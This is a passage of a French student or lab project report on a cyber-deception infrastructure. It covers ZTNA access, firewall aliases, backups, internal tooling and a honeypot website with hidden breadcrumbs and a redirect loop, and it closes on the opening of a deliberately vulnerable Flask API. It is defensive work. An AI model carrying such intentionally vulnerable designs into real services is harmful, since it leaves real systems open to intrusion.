
Pour contourner cette limitation stricte, l'architecture a "pivoté" vers une solution de **Zero Trust Network Access (ZTNA)**. Plutôt que d'attendre des connexions entrantes, l'infrastructure utilise la technologie **Tailscale** (basée sur le protocole WireGuard), capable de traverser les NAT stricts (NAT Traversal / UDP Hole Punching).

Tailscale a été déployé directement en tant que "Subnet Router" sur le pare-feu pfSense. Cela a permis d'éliminer la nécessité d'une VM Pivot intermédiaire et de centraliser la gestion du routage VPN directement dans les tables d'états (Stateful Inspection) de pfSense, annonçant silencieusement nos réseaux locaux (10.0.0.0/16 et 192.168.1.0/24) à la Blue Team.

3.5.2. Sécurisation des accès équipe via Alias pare-feu (ACLs)


Donner un accès ZTNA au réseau de test posait un risque de sécurité collatéral : l'accès non désiré au réseau personnel de l'administrateur (Box FAI, objets connectés, etc.).

Pour appliquer une stricte isolation, le pare-feu pfSense a été configuré avec une politique de liste blanche. Un Alias réseau (LAB_ET_SERVICES_AUTORISES) regroupe les seules IP internes strictement nécessaires au bon déroulement du projet (Nextcloud, FLS, Raspberry Pi, IPs du SOC). Sur l'interface virtuelle Tailscale de pfSense, une règle unique autorise l'équipe SOC et Red Team à joindre ces adresses spécifiques, bloquant silencieusement toute tentative d'accès à des ressources privées non autorisées.



Name	Type	Values	Description	Actions
ALL_VLANS	Network(s)	10.0.10.0/24, 10.0.20.0/24, 10.0.30.0/24, 10.0.1.0/24		  
BLOCKED_IPS	Host(s)		IPs bannies par le SOAR	  
LAB_ET_SERVICES_AUTORISES	Network(s)	10.0.10.0/24, 10.0.20.0/24, 10.0.30.0/24, 192.168.1.18/32, 192.168.1.195/32, 192.168.1.196/32, 192.168.1.199/32		  

Figure 17 : Capture de l'onglet Aliases, montrant l'alias LAB_ET_SERVICES_AUTORISES



Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓	0/0 B	IPv4 *	*	LAB_ET_SERVICES_AUTORISES	*	*	none		Autoriser trafic équipe via Tailscale	    

Figure 17.1 : Règle de passage avec l'Alias en destination

3.6. Stratégie de Stockage et PRA

Une infrastructure de Cyber-Déception génère un volume massif de données (logs IDS, événements SIEM, captures réseaux), couplé aux exigences de stockage de l'équipe (Serveur de Fichiers). Pour garantir la résilience du cluster sans saturer les hyperviseurs, une architecture de stockage hiérarchisée (Tiering) et un Plan de Reprise d'Activité (PRA) strict ont été implémentés.

3.6.1. Tiering de stockage

Le stockage principal du cluster Proxmox utilise la technologie **LVM-Thin**, permettant une allocation dynamique de l'espace. Cependant, lors de la phase de montée en charge (Jalon 3), l'utilisation intensive des "Snapshots" (qui capturent l'état de la mémoire et les écritures disques complets) a provoqué une saturation critique du SSD principal du nœud EDGE (98% d'utilisation), menaçant de figer les I/O du cluster.

Pour résoudre cette dette technique et optimiser les performances de la base de données du SIEM, une stratégie de **Tiering de Stockage** a été appliquée :

1. **L'OS et les services de base (Tier 0)** : Maintenus sur le SSD LVM-Thin (pve-root), purgés de leurs anciens snapshots au profit de sauvegardes froides (Backup vzdump).
2. **L'indexation lourde (Tier 1 - Haute Vitesse)** : Un disque dur virtuel de 100 Go a été créé sur un pool NVMe dédié et rattaché à chaud à la VM Wazuh. Le répertoire `/var/lib/wazuh-indexer` a été migré et monté sur ce NVMe (`/dev/sdb`), séparant physiquement la charge d'écriture des logs du système d'exploitation.

```
root@HV-WAZUH:/home/wazuh# df -h
Sys. de fichiers Taille Utilisé Dispo Uti% Monté sur
udev              6,3G      0  6,3G   0% /dev
tmpfs             1,3G    948K  1,3G   1% /run
/dev/sda1         97G     19G   74G  21% /
tmpfs             6,4G     80K  6,4G   1% /dev/shm
tmpfs            5,0M      0  5,0M   0% /run/lock
/dev/sdb          98G    337M   93G   1% /var/lib/wazuh-indexer
tmpfs            1,3G     52K  1,3G   1% /run/user/1000
```

Figure 18 : commande 'df -h' montrant le `/dev/sdb` de 100G monté sur `/var/lib/wazuh-indexer`

3.6.2. Implémentation de la règle "3-2-1"

Pour parer à tout scénario de sinistre (crash matériel, corruption, ou compromission), la stratégie de sauvegarde respecte le standard industriel de la règle 3-2-1 (3 copies, 2 supports différents, 1 externalisée).




Figure 19 : schéma de la Stratégie de Sauvegarde

L'automatisation repose sur trois piliers distincts gérés par des tâches planifiées (cron) :

A. Sauvegarde déduplicée du FLS vers le Raspberry Pi (BorgBackup)

Les données actives de l'équipe, hébergées sur le FLS, sont sauvegardées quotidiennement de manière incrémentale et déduplicée vers le SSD (240 Go) du nœud de supervision (Raspberry Pi). L'utilisation de l'outil BorgBackup au travers d'une connexion SSH sans mot de passe garantit une compression optimale et une exécution silencieuse nocturne.

B. Redondance matérielle du nœud de supervision (Mirroring SD)

Le Raspberry Pi jouant un rôle critique (Serveur ZTNA Tailscale, Hébergement des Dashboards, Cible de Backup), une tolérance aux pannes matérielles a été configurée. Un clonage intégral à chaud du système d'exploitation (depuis le SSD vers la carte SD de 32 Go) est programmé hebdomadairement via l'utilitaire rpi-clone. En cas de défaillance du SSD, le système peut redémarrer immédiatement sur sa carte SD.

C. Externalisation Cloud des Configurations et VMs (Rclone)

Pour valider l'externalisation hors-site, les sauvegardes lourdes des Honeypots (fichiers .vma.zst générés par Proxmox et stockés localement ou sur le HDD d'archives de 500 Go) sont synchronisées vers un espace Cloud sécurisé (Google Drive de 5 To).

L'outil rclone a été déployé sur chaque nœud Proxmox. Ainsi, chaque hyperviseur compresse ses fichiers critiques (réseau /etc/network/interfaces, base /var/lib/pve-cluster/config.db et dumps VMs) et les envoie de manière autonome vers le Cloud, éliminant ainsi tout point de défaillance unique (SPOF) dans la chaîne de sauvegarde.

3.7. Infrastructure de Collaboration et Outillage Interne

Au-delà des Honeypots et des pare-feux, la coordination d'une équipe hybride (Offensive et Défensive) nécessite des outils de partage robustes, souverains et sécurisés. L'utilisation d'outils cloud publics a été proscrite pour éviter toute fuite (Leak) de nos configurations ou de nos identifiants d'attaque.

3.7.1. Le Serveur de Fichiers et la Gestion des Secrets

Pour centraliser les livrables, les scripts Python, et les captures réseaux de la Red Team, un **File Server (FLS)** a été déployé sur le nœud YSLAB-EDGE.

Afin de minimiser l'empreinte mémoire, le FLS n'a pas été virtualisé sous forme de machine complète, mais via un **Conteneur LXC (Linux Container)** léger (ID 305 - YS-FLS-LOW). Ce conteneur, ne consommant que 512 Mo de RAM, exécute un service **Samba**. Le point de montage physique des données (/mnt/nvme-shared) a été directement lié à un pool NVMe ultra-rapide, garantissant un accès instantané aux fichiers pour toute l'équipe.

C'est au sein de ce partage chiffré que réside le cœur de notre sécurité opérationnelle : la base de données **KeePassXC** (HoneyV_Vault.kdbx). Ce coffre-fort numérique hors-ligne contient l'intégralité des mots de passe d'infrastructure (root, base de données SOAR, tokens d'API), accessibles uniquement via un échange sécurisé de clé maître (Master Password) entre les membres de l'équipe.




Figure 20 : capture de l'explorateur Windows accédant au partage Samba avec le fichier KeePass.kdbx




Figure 21 : Capture de la console Proxmox montrant le conteneur LXC 305 (YS-FLS-LOW) et son allocation de 512MB RAM

3.7.2. La stratégie Nextcloud et l'optimisation RAM

Pour les besoins de synchronisation de fichiers volumineux, le travail collaboratif (éditions simultanées), ainsi qu'une meilleure visibilité externe, une instance **Nextcloud** (Docker 306) a été provisionnée sur le nœud YSLAB-EDGE.

Dès la phase de conception, une décision architecturale stricte a été prise : **séparer le service Nextcloud du serveur Samba (FLS)** dans deux environnements distincts, bien qu'ils pointent vers le même stockage physique.

La pile applicative complète de Nextcloud (PHP-FPM, Redis, PostgreSQL) est lourde et consomme environ 3 Go de RAM de manière statique, contrairement à un simple service SMB.

Cette anticipation de la séparation des services s'est révélée être **une excellente décision stratégique** lors de la phase de tests (Red Teaming). Le nœud EDGE hébergeant le SIEM (Wazuh) et le SOAR (TheHive), deux composants consommant la quasi-totalité de la mémoire pour indexer les attaques en temps réel, le maintien de Nextcloud allumé aurait irrémédiablement saturé le serveur et déclenché le processus OOM Killer (Out-Of-Memory) de Linux.

Grâce à cette séparation, l'instance Nextcloud a pu être maintenue en **Cold Standby** (Arrêtée à froid) la majorité du temps, sans pour autant couper l'accès aux fichiers (toujours accessibles via le protocole Samba léger du FLS). Nextcloud n'est démarré ponctuellement par l'administrateur qu'en cas de stricte nécessité, garantissant que 100 % de la puissance et de la RAM du nœud EDGE restent dédiées à la survie de la chaîne de sécurité (Wazuh/TheHive).

3.7.3. Le Raspberry Pi : L'îlot de Supervision Hors-Bande et PRA matériel

Pour éviter d'être "aveugle" en cas de crash complet du cluster Proxmox (le fameux scénario où le moniteur plante avec les machines qu'il surveille), la supervision globale a été externalisée sur un **Raspberry Pi 4** (IP : 192.168.1.199).

Ce nano-ordinateur remplit trois fonctions vitales pour l'équipe, ce qui lui vaut l'appellation de **NOC Host** (Network Operations Center) :

1. **Hébergement des Dashboards (Docker)** : Il propulse l'interface *Homepage* (Port 3000) qui interroge les API Proxmox.
2. **Point de chute des sauvegardes** : Équipé d'un externe externe de grande capacité, il agit comme le site distant pour la sauvegarde nocturne du FLS, validant ainsi la "Copie 2" de notre règle de PRA 3-2-1.
3. **Routeur d'accès ZTNA** : En agissant comme un nœud *Tailscale Subnet Router* secondaire, il garantit à l'équipe un accès de secours à l'infrastructure au cas où le pare-feu pfSense principal tomberait.

Résilience et Plan de Reprise d'Activité (PRA) Matériel :

Connaissant la fragilité inhérente aux cartes Micro-SD (qui subissent rapidement des corruptions liées aux cycles d'écriture répétés), une décision matérielle a été actée : l'OS (Debian) du Raspberry Pi s'exécute intégralement sur un **SSD branché via un adaptateur USB 3.0**.

Cependant, l'utilisation d'un adaptateur USB introduit un nouveau risque mécanique (déconnexion accidentelle, défaillance du contrôleur USB). Pour pallier ce risque "Single Point of Failure" matériel, une carte Micro-SD de 32 Go reste insérée en permanence dans le Raspberry Pi.

Une tâche planifiée (Cron) utilisant l'outil *rpi-clone* effectue un "Mirroring" (clonage intégral à chaud de la partition de boot et de l'OS) du SSD vers la carte SD toutes les semaines.

Ainsi, en cas d'échec ou de débranchement du SSD principal, le Raspberry Pi reboote de manière autonome sur sa carte SD, garantissant la disponibilité continue de notre supervision et de nos accès VPN de secours.

```
root@YS-INFRA-CORE:/home/yasko# lsblk
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINTS
loop0        7:0    0   1.8G  0 loop
sda          8:0    0 223.6G  0 disk
├─sda1       8:1    0   512M  0 part /boot/firmware
└─sda2       8:2    0 223.1G  0 part /
mmcblk0     179:0    0   29.7G  0 disk
└─mmcblk0p1 179:1    0   29.7G  0 part
zram0       254:0    0   1.8G  0 disk [SWAP]
```

Figure 22 : Commande *lsblk* montrant la carte SD

4. STRATÉGIE DE CYBER-DÉCEPTION

Si l'infrastructure réseau constitue le squelette de notre architecture, la Cyber-Déception en est la chair. L'objectif de cette phase n'est pas d'ériger des murs infranchissables, mais de concevoir des environnements suffisamment vulnérables pour permettre l'intrusion, tout en étant assez crédibles pour retenir l'attention d'un attaquant ciblé (APT) ou d'un script automatisé.

L'efficacité d'un Honeypot moderne (Haute Interaction) repose sur deux facteurs : l'absence de signatures évidentes de "piège" (OPSEC) et l'utilisation de l'ingénierie sociale pour guider l'attaquant vers les points de détection du SOC.

4.1. Ingénierie Sociale et Leurre Web : "L'Écrin Doré" (VLAN 10)

Le leurre principal exposé sur le réseau de déception (DMZ - VLAN 10) est le serveur HV-WEB-DECOY. Afin de stimuler l'intérêt d'un attaquant potentiel, nous avons écarté l'idée d'un simple serveur par défaut (type page "Apache2 Default Page" souvent ignorée par les attaquants qualifiés) au profit de la simulation d'une cible à Haute Valeur Ajoutée (High Value Target).

Nous avons ainsi imaginé et déployé l'identité corporative complète d'un laboratoire de biotechnologie et de haute parfumerie fictif : "**L'Écrin Doré**". Le scénario (Storytelling) suggère que l'entreprise détient des brevets pharmaceutiques et des secrets industriels liés à la régénération cellulaire ("L'Apitoxine"). Aux yeux d'un attaquant motivé par le gain financier (espionnage industriel ou ransomware), ce contexte justifie la présence de bases de données confidentielles et de portails d'administration restreints.

4.1.1. Conception d'une vitrine de luxe crédible (One-Pager, Nginx)

Techniquement, la surface d'attaque est hébergée sur un serveur web Nginx. Pour garantir un temps de réponse extrêmement rapide tout en minimisant la consommation de ressources de la machine virtuelle (LXC 1 Go RAM), le site a été conçu selon l'architecture "One-Pager". L'intégralité du code (HTML/CSS) est contenue dans un fichier unique, sans recours à des bases de données SQL réelles pour le front-end ou à des frameworks lourds (type WordPress).

Une attention particulière a été portée à l'ingénierie sociale visuelle (UI/UX) :

1. **L'esthétique du luxe** : Le design utilise un thème "Dark Mode" profond, agrémenté de typographies à empattement (Didot) et de codes couleurs or/ambre.
2. **L'intégration par Intelligence Artificielle** : L'image d'arrière-plan (Hero Header) a été générée spécifiquement pour le projet via une IA générative (Prompting ciblé "Macro photography, golden honey, sensual, high contrast"). Elle illustre parfaitement le "Nectar Absolu" vendu par la fausse entreprise.
3. **Le copywriting trompeur** : Le texte de la page emploie un vocabulaire volontairement orienté vers la sécurité ("*laboratoires confidentiels*", "*protocoles militaires*", "*Accès VIP uniquement*"). Cette sémantique agit comme un aimant psychologique sur les attaquants, les incitant à chercher des failles pour accéder à ces supposées données hautement classifiées.

4.1.2. Breadcrumbs : Faux commentaires HTML et redirection vers interface restreinte

Un leurre, aussi crédible soit-il visuellement, reste inefficace si l'attaquant ne trouve pas le chemin vers les points de détection. La vitrine « L'Écrin Doré » a donc été enrichie d'une série d'indices volontaires (breadcrumbs, ou « miettes de pain ») destinés à récompenser la curiosité de l'intrus et à le guider progressivement vers les zones piégées.

Le premier niveau d'indice est **un point d'accès dissimulé**. En bas de la page vitrine, à proximité immédiate des mentions légales, un élément cliquable de taille minimale a été intégré. Invisible pour un visiteur ordinaire, il n'est repéré que par un attaquant qui inspecte méthodiquement la page ou son code source — un comportement qui trahit en soi une intention de reconnaissance.



Figure 23 : Point d'accès dissimulé près des mentions légales, révélant l'interface restreinte

Ce point ouvre une **modale d'authentification factice** intitulée « LABORATOIRE R&D — Accès strictement confidentiel » (identifiant chercheur et clé d'accès). Cette interface renforce l'illusion d'une zone interne hautement sensible et incite l'attaquant à tenter des identifiants, générant ainsi les premières traces exploitables par le SOC.




Figure 24 : Portail restreint « Laboratoire R&D » atteint via l'indice caché (ancrage #admin-modal)

Le second niveau d'indice réside dans **de faux commentaires HTML** laissés délibérément dans le code source de la page. Rédigés comme des notes de développement « oubliées » (mention d'une base de données instable et d'une API de secours accessible sur le port 8080), ils orientent l'attaquant vers la Honey-API décrite à la section suivante. Cette technique reproduit une négligence courante en production, tout en constituant un fil d'Ariane entièrement maîtrisé qui relie les différentes couches du piège.

Enfin, toute soumission du formulaire d'authentification déclenche un **leurre de persistance** : l'attaquant est redirigé (code HTTP 301) vers une fausse page d'erreur « 503 Service Temporarily Unavailable » simulant une authentification auprès d'une passerelle « VLAN-ADM-PROD ».

Après quelques secondes, un script le ramène automatiquement à l'accueil, créant une boucle qui le retient, le fatigue et multiplie les entrées de journal — autant de matière pour la détection.

```
webadmin@soc-srvweb:~$ sudo nano /var/www/html/index.html
[sudo] password for webadmin:
webadmin@soc-srvweb:~$ sudo tail -f /var/log/nginx/access.log
10.0.10.2 - - [10/Jul/2026:18:24:18 +0000] "POST /login HTTP/1.1" 301 178 "-" "Mozilla/5.0"
10.0.10.2 - - [10/Jul/2026:18:24:18 +0000] "POST /login HTTP/1.1" 301 178 "-" "Mozilla/5.0"
10.0.10.2 - - [10/Jul/2026:18:24:18 +0000] "POST /login HTTP/1.1" 301 178 "-" "Mozilla/5.0"
10.0.10.2 - - [10/Jul/2026:18:24:18 +0000] "POST /login HTTP/1.1" 301 178 "-" "Mozilla/5.0"
10.0.10.2 - - [10/Jul/2026:18:24:34 +0000] "GET / HTTP/1.1" 200 18673 "-" "sqlmap/1.7"
10.0.10.11 - - [10/Jul/2026:18:27:32 +0000] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36"
10.0.10.11 - - [10/Jul/2026:18:27:32 +0000] "GET /bg-ecrin.jpg HTTP/1.1" 304 0 "http://10.0.10.2/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36"
10.0.10.11 - - [10/Jul/2026:18:27:32 +0000] "GET /favicon.ico HTTP/1.1" 404 196 "http://10.0.10.2/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36"
10.0.10.11 - - [10/Jul/2026:18:29:23 +0000] "POST /login HTTP/1.1" 301 178 "http://10.0.10.2/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36"
10.0.10.11 - - [10/Jul/2026:18:29:23 +0000] "GET /login HTTP/1.1" 200 485 "http://10.0.10.2/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36"
10.0.10.11 - - [10/Jul/2026:18:30:22 +0000] "GET / HTTP/1.1" 304 0 "http://10.0.10.2/login/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36"
10.0.10.11 - - [10/Jul/2026:18:30:29 +0000] "POST /login HTTP/1.1" 301 178 "http://10.0.10.2/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36"
10.0.10.11 - - [10/Jul/2026:18:30:29 +0000] "GET /login HTTP/1.1" 304 0 "http://10.0.10.2/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36"
10.0.10.11 - - [10/Jul/2026:18:30:29 +0000] "GET /login HTTP/1.1" 304 0 "http://10.0.10.2/login/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36"
10.0.10.11 - - [10/Jul/2026:18:30:37 +0000] "GET / HTTP/1.1" 304 0 "http://10.0.10.2/login/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36"
10.0.10.11 - - [10/Jul/2026:18:30:54 +0000] "GET /login HTTP/1.1" 301 178 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36"
```

Figure 25 : Journal Nginx : requêtes POST /login (301) et scan avec User-Agent sqlmap/1.7

4.1.2. Remontée et corrélation dans le SOC (Wazuh → TheHive)

La production de journaux ne constitue que la première étape de la chaîne de détection. Sur le serveur HV-WEB-DECOY, un agent Wazuh surveille en continu deux sources : le journal d'accès Nginx (/var/log/nginx/access.log) et le journal applicatif de la Honey-API. Chaque ligne correspondant à un comportement suspect est analysée par des règles de détection personnalisées, puis escaladée en temps réel vers le SOAR TheHive sous forme d'une alerte qualifiée.

☐ Statut	Sévérité	Titre	# Case	Type	Source	Référence	Détails	Référent	Dates
☐ Nouveau Nouveau dans quelques secondes	H	[Wazuh Lvl 13] CRITICAL TICKETING - WEB-4 : Honeytoken compromis ! - WEB-DECOY	-	wazuh_alert	Wazuh		Observables 0 TTPs 0	?	O. 14/07 C. 14/07
		rule=103006 mitre=[T1078] agent_ip=10.0.10.2 agent_name=WEB-DECOY wazuh Aucun			8c0fd41				
☐ Nouveau Nouveau dans quelques secondes	H	[Wazuh Lvl 12] WEB-3 : Alerte Leurre - Un attaquant a mordu à l'hameçon en direct sur l'API (Port 8080) ! - WEB-DECOY	-	wazuh_alert	Wazuh		Observables 0 TTPs 0	?	O. 14/07 C. 14/07
		mitre=[T1046] agent_ip=10.0.10.2 agent_name=WEB-DECOY rule=103004 wazuh Aucun			0401b2d8				
☐ Nouveau Nouveau dans quelques secondes	H	[Wazuh Lvl 12] WEB-3 : Alerte Leurre - Un attaquant a mordu à l'hameçon en direct sur l'API (Port 8080) ! - WEB-DECOY	-	wazuh_alert	Wazuh		Observables 0 TTPs 0	?	O. 14/07 C. 14/07
		mitre=[T1046] agent_ip=10.0.10.2 agent_name=WEB-DECOY rule=103004 wazuh Aucun			d0d1876c				


Figure 26 : Alertes WEB-DECOY dans TheHive

4.2. Honey-API : Simulation de fuite de données

Une fois l'attaquant guidé par les indices de la vitrine, il découvre une seconde couche de déception : une API interne exposée sur le port 8080. Développée en Flask, elle simule un service de gestion mal sécurisé qui laisse fuir des données sensibles factices. Son rôle est double : appâter l'intrus avec des secrets crédibles pour qualifier son intention dès le premier accès, et journaliser chacune de ses requêtes au format structuré à destination du SOC.

4.2.1. Développement d'une API Flask vulnérable

L'API repose sur un point d'entrée générique qui répond à toute requête sur `/api/<endpoint>` en puisant dans une base de données factice (`fake_db`). Celle-ci contient des informations volontairement alléchantes : un indicateur d'accès administrateur, une fausse clé SSH, un statut système et un chemin de sauvegarde pointant vers de prétendus « secrets internes ». Un message d'erreur mal configuré fuite même l'existence d'un endpoint de configuration, guidant l'attaquant plus profondément dans le piège.



```
GNU nano 7.2 /home/webadmin/honey_api
from flask import Flask, jsonify, request
import logging
import json
import datetime


app = Flask(__name__)

